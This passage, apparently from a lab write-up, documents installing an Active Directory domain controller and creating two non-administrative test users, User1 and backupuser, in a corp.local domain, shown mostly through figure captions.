


Figure 5 — Review options: full configuration summary before install




Figure 6 — Prerequisites check passed: Domain Controller ready for installation

3.4 Domain User Accounts

Two non-administrative domain user accounts were created to simulate a realistic multi-user environment:




Figure 7 — AD Users and Computers: creating User1 (User1@corp.local)




Figure 8 — User1 password options configured




Figure 9 — Creating backupuser account (backupuser@corp.local / CORP\backupuser)

